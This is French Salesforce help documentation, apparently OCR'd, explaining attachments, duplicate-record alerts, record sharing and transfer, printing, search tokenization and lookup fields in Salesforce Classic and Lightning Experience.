Pour supprimer un fichier qui a été joint à partir d'un fil Chatter, cliquez sur **Suppr** en regard de la pièce jointe du fil. Le fichier est supprimé de tous les fils Chatter dans lesquels il est partagé et de la liste associée Notes et pièces jointes. Restaurez le fichier en cliquant sur la Corbeille, en sélectionnant le fichier, puis en cliquant sur **Restaurer**. Si le fichier a été joint à partir de votre ordinateur, d'un fil Chatter, d'un groupe ou d'une bibliothèque Salesforce CRM Content, sa suppression de la liste associée Notes et pièces jointes entraîne également sa suppression de la publication, mais pas de son emplacement d'origine.

CONSULTER ÉGALEMENT :

- Création de notes et ajout de notes aux enregistrements
- Considérations relatives à la gestion des fichiers et des notes et joints aux enregistrements

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour supprimer une note ou une pièce jointe :

- Responsable de l'enregistrement parent

  OU

  Modifier ou supprimer sur le type d'enregistrement parent

  OU

  Modifier toutes les données

# Pourquoi l'enregistrement que j'essaie d'enregistrer est marqué comme doublon ? Que dois-je faire ?


Votre organisation utilise des règles de duplication qui empêchent les utilisateurs de créer des enregistrements en double. Lisez le message pour connaître la procédure à suivre.

Si l'enregistrement que vous essayez de sauvegarder est marqué comme un doublon possible, l'écran ci-dessous s'affiche.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




1. Un message généré par le système indique le nombre de doublons possibles détectés. Le nombre comprend uniquement les enregistrements auxquels vous avez accès. Si vous n'avez pas accès à l'un des enregistrements identifiés comme doublons possibles, ce message ne contient aucun chiffre, mais inclut la liste des propriétaires des enregistrements et vous pouvez demander l'accès aux doublons existants.
2. Une alerte personnalisée rédigée par le créateur de la règle de duplication. Théoriquement, l'alerte doit indiquer les raisons pour lesquelles vous ne pouvez pas sauvegarder l'enregistrement et comment procéder.
3. Si la règle de duplication autorise la sauvegarde d'un enregistrement qui peut entraîner un doublon, le bouton **Enregistrer (Ignorer l'alerte)** est affiché. Si la règle de duplication vous empêche de sauvegarder un enregistrement qui peut être un doublon, le bouton **Enregistrer** est affiché, mais la sauvegarde est possible uniquement si vous modifiez l'enregistrement de sorte qu'il ne soit plus considéré comme un doublon possible.
4. La liste des doublons possibles comprend uniquement les enregistrements auxquels vous avez accès. Les champs affichés dans la liste comprennent uniquement les champs auxquels vous avez accès (jusqu'à 7 champs comparés et détectés comme correspondants). Cette liste contient jusqu'à cinq enregistrements. Si plus de cinq enregistrements sont détectés, cliquez sur **Afficher tout >>** pour visualiser la liste complète, qui peut aller jusqu'à 100 enregistrements. Les enregistrements sont répertoriés par ordre de dernière modification. Pour accéder directement à l'un des enregistrements de la liste, cliquez sur son lien.
5. Les champs soulignés correspondent aux champs utilisés pour comparer et déterminer la correspondance.

Quel format dois-je utiliser pour les dates, heures et noms dans Salesforce ?

Comment puis-je autoriser certains utilisateurs à partager des données ?

Comment un utilisateur individuel contrôle t-il le partage de ses enregistrements ?

Comment puis-je transférer des enregistrements vers d'autres utilisateurs ?

Comment puis-je imprimer des enregistrements Salesforce ?

## Quel format dois-je utiliser pour les dates, heures et noms dans Salesforce ?

Le format utilisé pour les dates, heures et noms de personnes dans Salesforce est déterminé par votre paramètre `Paramètres régionaux`.

Pour connaître le format date/heure utilisé par le paramètre `Paramètres régionaux` :

1. Dans vos paramètres personnels, saisissez *`Détails utilisateur avancés`* dans la case `Recherche rapide`, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez *`Informations personnelles`* dans la case `Recherche rapide`, puis sélectionnez **Informations personnelles**.
2. Affichez le format date/heure utilisé dans le champ en lecture seule `Créé par`. Il s'agit du format que vous devez utiliser pour entrer des dates et des heures dans les champs Salesforce.

CONSULTER ÉGALEMENT :

Personnalisation de votre expérience Salesforce

## Comment puis-je autoriser certains utilisateurs à partager des données ?

Si votre organisation Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition ou Developer Edition contient un modèle de partage Privé ou Public en lecture seule, votre administrateur peut toujours autoriser certains utilisateurs à partager des informations. Votre administrateur peut créer des groupes publics, puis configurer des règles de partage qui spécifient si des utilisateurs associés à certains rôles ou groupes partagent toujours leurs données avec des utilisateurs associés à un autre rôle ou groupe public. Les utilisateurs individuels peuvent également créer des groupes personnels pour accorder l'accès à leurs propres comptes, contacts et opportunités.

## Comment un utilisateur individuel contrôle t-il le partage de ses enregistrements ?

Oui. Dans les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, tous les propriétaires de compte sont autorisés à étendre le partage sur une base compte par compte. Par exemple, si l'organisation possède un modèle Privé, le propriétaire du compte Acme peut partager le compte et ses données associées avec des groupes sélectionnés ou des utilisateurs individuels.

Dans Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, les propriétaires d'opportunité peuvent également étendre séparément le partage d'opportunités individuelles dans un partage de compte.

Le partage de compte, de requête et d'opportunité permet d'élargir l'accès à vos données ; vous ne pouvez pas restreindre l'accès au-delà des niveaux d'accès par défaut de votre organisation.

Ce type de partage est appelé partage manuel, effectué via le bouton **Partage** dans la page de détail de l'enregistrement.

## Comment puis-je transférer des enregistrements vers d'autres utilisateurs ?

Dans la plupart des éditions, vous pouvez transférer la propriété des enregistrements en utilisant l'une des méthodes ci-dessous. Lorsque vous modifiez la propriété d'un enregistrement, Salesforce transfère également la propriété de certains enregistrements associés.

**Transfert de la propriété d'un enregistrement unique qui vous appartient**
Cliquez sur **Modifier le propriétaire** dans la page de détail de l'enregistrement. Pour plus d'informations, reportez-vous à Modification de la propriété et Transfert d'éléments associés.

**Transfert de la propriété de plusieurs enregistrements de requête, de piste et d'objet personnalisé qui vous appartiennent**
Cliquez sur l'onglet de l'objet et affichez une vue de liste. Sélectionnez les enregistrements à transférer, puis cliquez sur **Modifier le propriétaire**.

**Transfert de la propriété d'enregistrements multiples appartenant à d'autres utilisateurs**
Utilisez la fonctionnalité de transfert en masse. Pour plus d'informations sur l'utilisation du transfert en masse et sur les enregistrements associés transférés, reportez-vous à Transfert en masse d'enregistrements.

**Transfert de la propriété d'enregistrements à l'aide de règles de workflow**
Lorsque le propriétaire de l'enregistrement est modifié par une règle de workflow, Salesforce ne change la propriété d'aucun enregistrement associé.

## Comment puis-je imprimer des enregistrements Salesforce ?

Pour imprimer les détails d'un enregistrement Salesforce :

1. Cliquez sur le lien **Vue imprimable** situé dans l'angle supérieur droit de la plupart des pages de détail. La nouvelle fenêtre de navigateur qui apparaît contient l'enregistrement dans un format simple et prêt à l'impression.
2. Vous pouvez éventuellement réduire et développer des sections individuelles dans la vue imprimable en cliquant sur les triangles en regard des en-têtes de section.
3. Si vous le souhaitez, cliquez sur **Développer tout** ou sur **Réduire tout** pour afficher ou masquer sur la page toutes les sections pouvant être réduites. Les listes associées, par exemple la liste des opportunités associées à un compte, ne peuvent pas être réduites.
4. Cliquez sur **Imprimer cette page** ou utilisez la fonction d'impression de votre navigateur pour lancer l'impression de la page.

Remarque: Sur l'onglet Console, vous pouvez cliquer sur l'icône d'impression ( ) pour ouvrir la vue imprimable d'un enregistrement.

# Accès aux informations via la recherche

La recherche Salesforce permet d'accélérer l'accès aux informations. La recherche est disponible via le site de Salesforce, une application mobile Salesforce1 ou une mise en œuvre de recherche personnalisée élaborée sur la plate-forme Salesforce.

Éditions

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

### Comment la recherche fonctionne-t-elle ?

La recherche renvoie avec efficacité les informations que vous recherchez en séparant les termes de recherche et en recherchant les correspondances dans l'index.

### Comment la recherche scinde-t-elle les informations ?

Chaque fois que vous créez un enregistrement, le moteur de recherche scinde les informations à rechercher en segments. Comprendre la division des informations aide à sélectionner les termes de recherche à utiliser.

### Quelle est la différence entre les recherches de Lightning Experience, Salesforce Classic et Salesforce1 ?

La recherche globale dans le site complet Salesforce (que ce soit Lightning Experience ou Salesforce Classic) et l'application mobile Salesforce1 utilisent le même index de recherche de sorte que vos recherches s'appliquent toujours aux mêmes données. Vous affichez le même ensemble d'enregistrements récemment accédés dans les résultats instantanés. L'étendue de recherche (la liste des objets que vous utilisez le plus souvent) influence les résultats de recherche. N'oubliez pas que certains objets standard ne sont pas disponibles dans Salesforce1 et Lightning Experience. Par conséquent, les résultats de recherche peuvent changer. De plus, l'interface de recherche globale diffère d'une expérience à l'autre. Par conséquent, tenez compte des différences visuelles et de navigation.

### Comment effectuer une recherche dans les champs de référence ?

Utilisez la recherche de référence pour associer deux enregistrements.

Résultats de recherche

La plupart du temps, vous allez rapidement trouver l'enregistrement que vous recherchez simplement en consultant les premiers résultats, qui sont triés par pertinence pour chaque utilisateur. Découvrez pourquoi certains enregistrements sont renvoyés et comment affiner vos résultats.

Limitations de la recherche dans Salesforce Classic

Lorsque vous utilisez la recherche globale, la recherche du menu latéral, la recherche étendue, les requêtes structurées, les vues de liste et les filtres, certaines restrictions s'appliquent.

# Comment la recherche fonctionne-t-elle ?

La recherche renvoie avec efficacité les informations que vous recherchez en séparant les termes de recherche et en recherchant les correspondances dans l'index.

Regardez la vidéo :

How Does Search Work?

Lorsque vous saisissez un terme dans le champ de recherche (1), le moteur de recherche divise votre terme en petites parties appelées *jetons* (2). Il identifie ces termes courts dans les informations d'enregistrement stockées dans l'index (3), classe les enregistrements associés par pertinence (4) et renvoie les résultats auxquels vous avez accès (5).

**Remarque:** Après la création ou la mise à jour de l'enregistrement d'un objet interrogeable, il peut falloir jusqu'à 15 minutes ou plus pour que le texte mis à jour puisse faire l'objet d'une recherche. Les enregistrements d'un objet peuvent être recherchés uniquement s'ils sont stockés dans l'index de recherche.Le moteur de recherche renvoie uniquement les résultats que vous êtes autorisé(e) à visualiser.

Pour plus d'informations sur les possibilités de la recherche, regardez les vidéos ci-dessous.

Searching in Salesforce

Search in Salesforce Lightning Experience

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

# Comment la recherche scinde-t-elle les informations ?


Chaque fois que vous créez un enregistrement, le moteur de recherche scinde les informations à rechercher en segments. Comprendre la division des informations aide à sélectionner les termes de recherche à utiliser.

Lorsque vous créez ou mettez à jour un enregistrement (1), le moteur de recherche scinde le texte recherché de l'enregistrement en termes plus courts appelés *segments* (2). Il stocke ensuite les segments dans l'index de recherche (3). De la même façon, lorsque vous effectuez une recherche, le moteur de recherche scinde vos termes de recherche en segments afin de renvoyer les enregistrements qui ont des segments correspondants dans l'index.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**




Voici des exemples des segments créés à partir d'informations d'enregistrements. Lorsque les termes de recherche incluent une ponctuation, le moteur de recherche crée des segments alphanumériques. Vous pouvez trouver l'enregistrement avec une recherche utilisant n'importe quel segment indexé répertorié.

| Informations de l'enregistrement | Segments indexés |
|---|---|
| Acme, Inc. | acme<br>inc |
| Web2Lead | web2lead<br>web<br>2<br>piste |
| Exhibit-XYZ1234 | exhibit-xyz1234<br>exhibitxyz1234<br>exhibit<br>xyz1234<br>xyz<br>1234 |

| Informations de l'enregistrement | Segments indexés |
| --- | --- |
| (415) 999-3434 | 415<br>999-3434<br>9993434<br>999<br>3434 |
| john.smith@domain.com | john.smith@domain.com<br>@domain.com<br>john.smith<br>john<br>smith<br>johnsmith<br>domain.com<br>domaine<br>com<br>domaincom |

Le moteur de recherche renvoie des résultats précis lors de recherches dans des langues d'Asie de l'Est qui ne comprennent d'espace entre les termes, en utilisant une forme spéciale de segmentation.

| Information de l'enregistrement | Segments indexés |
| --- | --- |
| **東京都** (Préfecture de Tokyo) | **東京** (Tokyo)<br>**都** (Préfecture) |

CONSULTER ÉGALEMENT :

Comment la recherche fonctionne-t-elle ?

# Quelle est la différence entre les recherches de Lightning Experience, Salesforce Classic et Salesforce1 ?

La recherche globale dans le site complet Salesforce (que ce soit Lightning Experience ou Salesforce Classic) et l'application mobile Salesforce1 utilisent le même index de recherche de sorte que vos recherches s'appliquent toujours aux mêmes données. Vous affichez le même ensemble d'enregistrements récemment accédés dans les résultats instantanés. L'étendue de recherche (la liste des objets que vous utilisez le plus souvent) influence les résultats de recherche. N'oubliez pas que certains objets standard ne sont pas disponibles dans Salesforce1 et Lightning Experience. Par conséquent, les résultats de recherche peuvent changer. De plus, l'interface de recherche globale diffère d'une expérience à l'autre. Par conséquent, tenez compte des différences visuelles et de navigation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

Remarque: L'ordre des résultats de recherche peut être légèrement différent, mais vous recherchez le même jeu de données.

| Fonctionnalité | Applications téléchargeables Salesforce1 pour iOS et Android | Application navigateur mobile Salesforce1 | Site complet de Lightning Experience | Site complet de Salesforce Classic |
|---|---|---|---|---|
| Accès à la recherche | Zone de recherche au-dessus du menu de navigation de Salesforce1. | Icône de recherche située dans l'en-tête. | Zone de recherche située dans l'en-tête. | Zone de recherche située dans l'en-tête. |
| Résultats instantanés quand la zone de recherche est sélectionnée | Vous voyez une liste des derniers enregistrements utilisés, tous objets confondus. | Vous voyez une liste des derniers enregistrements utilisés pour l'objet actuellement sélectionné dans la barre d'étendue de recherche. | Vous voyez une liste des derniers enregistrements utilisés, tous objets confondus. | Non disponible. Commencez à saisir pour afficher instantanément des résultats. |
| Résultats instantanés au fur et à mesure de votre saisie | Les caractères que vous saisissez filtrent la liste des enregistrements les plus souvent utilisés. | Les caractères que vous saisissez filtrent la liste des enregistrements les plus souvent utilisés. Au fur et à mesure de votre saisie, la liste commence également à afficher les enregistrements correspondants que vous n'avez pas consultés récemment. | Les caractères que vous saisissez filtrent la liste des enregistrements les plus souvent utilisés. Au fur et à mesure de votre saisie, la liste commence également à afficher les enregistrements correspondants à travers plusieurs objets que vous n'avez pas récemment consultés. | Les caractères que vous saisissez filtrent la liste des enregistrements les plus souvent utilisés. |
| Résultats de la recherche complète | Vous affichez les trois premiers enregistrements | Vous voyez plusieurs résultats pour l'objet | Les **Principaux résultats** sont affichés. Ils | Vous affichez les cinq premiers enregistrements des objets récemment utilisés. |

| Fonctionnalité | Applications téléchargeables Salesforce1 pour iOS et Android | Application navigateur mobile Salesforce1 | Site complet de Lightning Experience | Site complet de Salesforce Classic |
|---|---|---|---|---|
| | des objets récemment utilisés.<br>Les résultats sont groupés par objet et triés par pertinence. | sélectionné dans la barre d'étendue de recherche. Modifiez l'objet pour afficher plus de résultats.<br>Les résultats sont triés par pertinence. | répertorient les principaux résultats parmi les objets fréquemment utilisés. Modifiez l'objet pour afficher plus de résultats.<br>Les résultats sont triés par pertinence. | Les résultats sont groupés par objet et triés par pertinence. |
| Affinage des résultats de recherche | Non disponible. | Vous pouvez trier les résultats par n'importe quel champ affiché dans les résultats de recherche. | Vous pouvez trier les résultats par l'en-tête de la colonne ou en utilisant le bouton Trier. | Vous pouvez trier les résultats par en-tête de colonne.<br>S'il a été activé par votre administrateur, le filtrage est également disponible. |
| Recherche dans le fil Chatter | La recherche globale ne recherche pas d'informations dans les fils. Utilisez plutôt la recherche dans le fil Chatter. Dans la page **Chatter**, tirez la page vers le bas pour exposer la zone de recherche. | Dans la page des résultats de recherche, sélectionnez **Fils** dans la barre d'étendue de recherche depuis le fil Toute la société. | Dans la page des résultats de recherche, sélectionnez **Chatter** dans la liste d'étendue de recherche depuis le fil Toute la société. | Depuis la page des résultats de recherche, utilisez **Rechercher les fils** pour consulter les mises à jour de fil dans l'ensemble de votre société. |
| Caractères des termes de recherche | **iOS** : la recherche globale renvoie des résultats pour les 155 premiers caractères de votre terme de recherche. la recherche dans le fil renvoie des résultats pour les 100 premiers caractères.<br>**Android** : renvoie des résultats pour le terme de recherche complet, quel que soit le nombre de caractères. | renvoie des résultats pour les 100 premiers caractères de votre terme de recherche. | renvoie des résultats pour les 100 premiers caractères de votre terme de recherche. | **Menu latéral et avancée** : renvoie des résultats pour les 80 premiers caractères de votre terme de recherche.<br>**Globale** : renvoie des résultats pour les 100 premiers caractères de votre terme de recherche. |

# Comment effectuer une recherche dans les champs de référence ?

Utilisez la recherche de référence pour associer deux enregistrements.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

| Terme | Définition | Disponible dans Salesforce Classic ? | Disponible dans Lightning Experience ? |
|---|---|---|---|
| Référence standard | Recherche un ensemble limité de champs pour chaque objet, tel que le champ de nom. Les résultats sont limités à 50 enregistrements à la fois. Vous pouvez trier, filtrer ou personnaliser les colonnes dans les résultats. | Oui | Non |
| Référence étendue | Recherche davantage de champs pour chaque objet. Les requêtes de recherche sont séparées en deux termes de recherche distincts, ce qui offre une meilleure correspondance et de meilleurs résultats. Les résultats n'ont pas de limitation spécifique à la référence, et vous pouvez affiner les résultats. | Oui, si activé par l'administrateur | Oui, mais le filtrage n'est pas disponible |
| Recherche blanche | Une recherche de référence lorsque vous cliquez sur l'icône de référence sans saisir de terme de recherche. | Oui | Oui |
| Saisie automatique de référence (résultats instantanés) | Toutes les recherches de référence affichent une liste dynamique d'enregistrements correspondants lors de la saisie dans un champ de recherche. | Oui, si activé par l'administrateur. Les caractères que vous saisissez filtrent la liste des enregistrements les plus souvent utilisés. | Oui. Les caractères que vous saisissez filtrent la liste des enregistrements les plus souvent utilisés. Au fur et à mesure de votre saisie, la liste commence également à afficher les |

| Terme | Définition | Disponible dans Salesforce Classic ? | Disponible dans Lightning Experience ? |
|---|---|---|---|
| | | | enregistrements correspondants que vous n'avez pas consultés récemment. |
| Filtres de référence associés | Filtres définis par l'administrateur qui limitent les valeurs valides et les résultats des champs de référence pour des recherches de boîte de dialogue de référence étendues. Peuvent être obligatoires ou facultatifs.<br>Par exemple, vous pouvez configurer le champ de référence **Propriétaire du compte** pour afficher uniquement les utilisateurs actifs dans le même enregistrement. | Oui, si activé par l'administrateur | Oui |
| Filtres de référence dépendants | Filtres définis par l'administrateur qui référencent des champs dans l'enregistrement d'objet actuel (la source) pour des recherches de boîte de dialogue de référence étendue. Peuvent être obligatoires ou facultatifs.<br>Par exemple, vous pouvez configurer le champ de requête **Contact** pour afficher uniquement les contacts associés au compte sélectionné dans le champ de requête **Nom du compte** du même enregistrement. | Oui, si activé par l'administrateur | Non |
| Boîtes de dialogue de référence (présentation de recherche) | Dans Configuration, les administrateurs définissent les champs qui sont disponibles dans la présentation de recherche de boîte de dialogue de référence. Les utilisateurs peuvent ajouter et supprimer des champs de la liste en utilisant Mes colonnes. Les | Oui | Oui, mais les résultats de la recherche de référence et globale sont combinés sous la présentation Résultats de recherche. Mes colonnes n'est pas disponible. |

| Terme | Définition | Disponible dans Salesforce Classic ? | Disponible dans Lightning Experience ? |
|---|---|---|---|
| | utilisateurs ne peuvent pas ajouter des champs supplémentaires qui n'ont pas été définis dans la présentation de recherche par les administrateurs. | | |
| Champs de filtre de référence (présentation de recherche) | Dans Configuration, les administrateurs définissent les champs disponibles pour le filtrage des recherches de références étendues.<br>Les utilisateurs accèdent aux filtres à l'aide de l'option Afficher les filtres dans la boîte de dialogue de référence. Les utilisateurs ne peuvent pas ajouter des champs supplémentaires qui n'ont pas été définis dans la présentation de recherche par les administrateurs. | Oui, si activé par l'administrateur | Non |

Recherche de références dans Salesforce Classic

Les champs de référence vous permettent d'associer deux enregistrements dans une relation. Par exemple, un enregistrement de contact inclut un champ de référence de compte qui associe le contact à son compte.

Recherche de référence dans Lightning Experience

Les champs de référence vous permettent d'associer deux enregistrements dans une relation. Par exemple, un enregistrement de contact inclut un champ de référence de compte qui associe le contact à son compte. Dans la recherche de référence d'objets recherchés, les termes sont comparés à tous les champs interrogeables d'un enregistrement, et non uniquement au nom de l'enregistrement. Si votre enregistrement auto-suggéré n'est pas affiché dans les résultats instantanés, effectuez une recherche complète. Si vous ne voyez pas de nouvel enregistrement dans les résultats de la recherche, attendez 15 minutes et réessayez. Consultez d'autres réponses aux questions fréquemment posées sur les références.

## Recherche de références dans Salesforce Classic

Les champs de référence vous permettent d'associer deux enregistrements dans une relation. Par exemple, un enregistrement de contact inclut un champ de référence de compte qui associe le contact à son compte.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

Références standard et étendues dans Salesforce Classic
Les objets Salesforce comprennent souvent des *champs de référence* qui permettent d'associer deux enregistrements dans une relation. Par exemple, un enregistrement de contact inclut un champ de référence `Compte` qui associe le contact à son compte.
Les champs de référence s'affichent via le bouton dans les pages de modification d'enregistrement. Un clic sur l'icône ouvre une boîte de dialogue de référence qui permet de rechercher l'enregistrement que vous souhaitez associer à l'enregistrement modifié. Il existe deux types de référence : standard et étendue.
Conseils concernant l'utilisation des références standard et étendues
Tenez compte de ces conseils lors de l'utilisation des références standard et étendues.
Exécution automatique de recherche de références
Si elles ont été activées par votre administrateur, les références prennent en charge la saisie automatique.

## Références standard et étendues dans Salesforce Classic

Les objets Salesforce comprennent souvent des *champs de référence* qui permettent d'associer deux enregistrements dans une relation. Par exemple, un enregistrement de contact inclut un champ de référence `Compte` qui associe le contact à son compte. Les champs de référence s'affichent via le bouton dans les pages de modification d'enregistrement. Un clic sur l'icône ouvre une boîte de dialogue de référence qui permet de rechercher l'enregistrement que vous souhaitez associer à l'enregistrement modifié. Il existe deux types de référence : standard et étendue.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

Références standard dans Salesforce Classic
Les références standard recherchent dans une série limitée de champs de recherche par objet et les utilisateurs ne peuvent pas affiner les résultats de recherche.
Références étendues dans Salesforce Classic
Les références étendues incluent davantage de capacités de recherche que les références standard. De plus, les références étendues permettent de trier et de filtrer les résultats de recherche.

### Références standard dans Salesforce Classic

Les références standard recherchent dans une série limitée de champs de recherche par objet et les utilisateurs ne peuvent pas affiner les résultats de recherche.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

**Availability**

Les références standard sont disponibles pour la plupart des objets standard. Tous les champs de référence utilisent par défaut des références standard.

**Comportement de recherche**

Lorsque vous effectuez une référence vide, une liste d'enregistrements récemment visualisés s'affiche dans la boîte de dialogue de référence.

Les références standard interrogent les champs *Nom* sélectionnés des objets.


Un caractère générique est automatiquement ajouté à chacun de vos termes de recherche. Par exemple, la recherche de `bob jo` revient à rechercher `bob* jo*`, et renvoie des éléments contenant *bob jones*, *bobby jones* ou *bob johnson*.

Les requêtes de référence standard comparent le terme de recherche à la base de données de l'organisation (pas à l'index de recherche) sans décomposer le terme en jetons séparés.

**Résultats de recherche**

La plupart des références standard renvoient jusqu'à 200 enregistrements pertinents et permettent de parcourir 50 enregistrements à la fois. Les recherches de référence de campagne renvoient les 100 premiers résultats seulement. Si vous avez parcouru tous les résultats et que vous ne trouvez toujours pas l'enregistrement voulu, saisissez un terme de recherche plus précis.

Les résultats sont organisés par ordre alphabétique par le champ nom de l'enregistrement principal.




Vous pouvez trier, filtrer ou personnaliser les colonnes dans les résultats de recherche.

Salesforce renvoie les correspondances d'un objet personnalisé uniquement si votre administrateur lui a associé un onglet personnalisé. Il n'est pas nécessaire d'ajouter l'onglet à l'affichage.

Remarque: Vous pouvez convertir les références standard en références étendues pour améliorer les résultats de recherche. Les administrateurs activent les références étendues.

## Références étendues dans Salesforce Classic

Les références étendues incluent davantage de capacités de recherche que les références standard. De plus, les références étendues permettent de trier et de filtrer les résultats de recherche.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

**Disponibilité**

Les références étendues sont disponibles pour les objets Compte professionnel, Contact, Objet personnalisé, Opportunité, Compte personnel, Utilisateur, Ordre d'exécution et Élément de ligne d'ordre d'exécution. Les administrateurs activent les références étendues pour chaque objet.

**Comportement de la recherche**

Lorsque vous effectuez une référence vide, une liste d'enregistrements récemment visualisés s'affiche dans la boîte de dialogue de référence. Si disponible, vous pouvez trier et filtrer les enregistrements récemment visualisés. Si aucun enregistrement ne s'affiche, effectuez une recherche de référence complète.

Par défaut, les références étendues interrogent un ensemble limité de champs, principalement les champs *Nom* de chaque objet. Si disponible dans la boîte de dialogue de référence étendue, sélectionnez **Tous les champs** et saisissez d'autres termes de recherche uniques à l'enregistrement, pour rechercher dans tous les champs accessibles à la recherche.

